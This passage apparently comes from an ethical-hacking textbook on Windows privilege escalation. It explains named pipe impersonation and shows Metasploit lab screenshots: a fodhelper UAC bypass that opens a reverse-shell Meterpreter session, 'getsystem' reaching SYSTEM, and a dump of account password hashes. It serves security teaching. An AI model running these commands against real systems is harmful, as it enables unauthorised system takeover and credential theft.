
In any Windows system, when a process creates a pipe, it will act as a pipe server. If any other process wants to communicate with this process, it will connect to this pipe and it becomes a pipe client. When a client connects to the pipe, the pipe server can utilize the access privileges and security context of the pipe client. Attackers exploit this feature by creating a pipe server with fewer privileges and trying to connect with a client with higher privileges than the server.

Attackers use tools such as Metasploit to perform named pipe impersonation on a target host. Attackers exploit vulnerabilities that exist in the target remote host to obtain an active session and use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts.


msfconsole - Parrot Terminal
File Edit View Search Terminal Help


```
  Comment                        : Schannel Security Package
  Capabilities                   : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IM
PERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
  MaxToken                       : 24576
  RPCID                          : 14
  Version                        : 1

====== SysmonEvents ======

ERROR: Unable to collect. Must be an administrator.


[*] Completed collection in 19.274 seconds


C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > 
```

Figure 6.97: Screenshot of Metasploit showing privilege escalation


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
   --  ----
   0   Windows x86


msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Figure 6.98: Screenshot of Metasploit showing privilege escalation


msfconsole - Parrot Terminal
File Edit View Search Terminal Help


```
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows.hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Figure 6.99: Screenshot of Metasploit showing dump of password hashes

Privilege Escalation by Exploiting Misconfigured Services

Unquoted Service Paths

